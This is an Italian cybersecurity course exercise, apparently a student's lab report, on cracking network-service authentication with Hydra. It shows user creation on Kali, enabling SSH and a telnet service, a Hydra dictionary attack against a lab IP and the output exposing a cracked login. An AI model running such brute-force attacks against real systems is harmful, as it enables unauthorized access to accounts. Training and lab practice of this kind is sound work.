


AUTHENTICATION CRACKING CON HYDRA

ESERCIZIO 3 SETTIMANA 6

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

PRIMA FASE: ABILITARE SSH

AGGIUNGERE USER

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1002) ...
info: Adding new user `test_user' (1002) with group `test_user (1002)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []: test_user
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```


Per abilitare il servizio SSH bisogna:


- Creare un usuario, con il rispettivo nome e password, attraverso il comando "sudo adduser".
- Poi con il commando " sudo start ssh service", si attiva il servizio SSH.

ATTIVARE IL SERVIZIO

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

PRIMA FASE: BRUTEFORCE CON HYDRA





Sapendo che per entrare ad un servizio SSH abbiamo bisogno di un nome utente e password.
Attraverso Hydra e un dizionario, possiamo settarlo perché faccia un attacco Bruteforce e ricavere i dati di accesso.

SECONDA FASE: CONFIGURARE TELNET

Installare

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install telnetd
```

Per configurare telnet dobbiamo:

- Installarlo nel pc attraverso i commandi "sudo apt update" e "sudo apt install telnetd"
- Infine dobbiamo configurare il suo servizio andando nel file "telnet.service"

Configurare

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/systemd/system/telnet.service
```

```
  GNU nano 7.2
[Unit]
Description=Telnet Server

[Service]
ExecStart=/usr/sbin/in.telnetd -p 23
StandardInput=socket
StandardOutput=socket

[Install]
WantedBy=multi-user.target
```

In questa fase ho creato un altro user per testare il servizio telnet: "pablo".

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser pablo
```

Nuovo user

SECONDA FASE: BRUTEFORCE CON HYDRA

Attacco

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra 192.168.1.25 telnet -L file -P file
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciej
```

Risultato

```
[DATA] attacking telnet://192.168.1.25:23/
[STATUS] 10.00 tries/min, 10 tries in 00:01h, 1 to do in 00:01h, 6 active
[23][telnet] host: 192.168.1.25   login: pablo   password: macchina
^C
```

In questa fase ho provato ad utilizzare Hydra senza la interfaccia. Per avviare l'attacco ho:

- Inserito IP del pc
- Il servizio
- Infine il file "dizionario", in cui deve andare a cercare i dati da provare.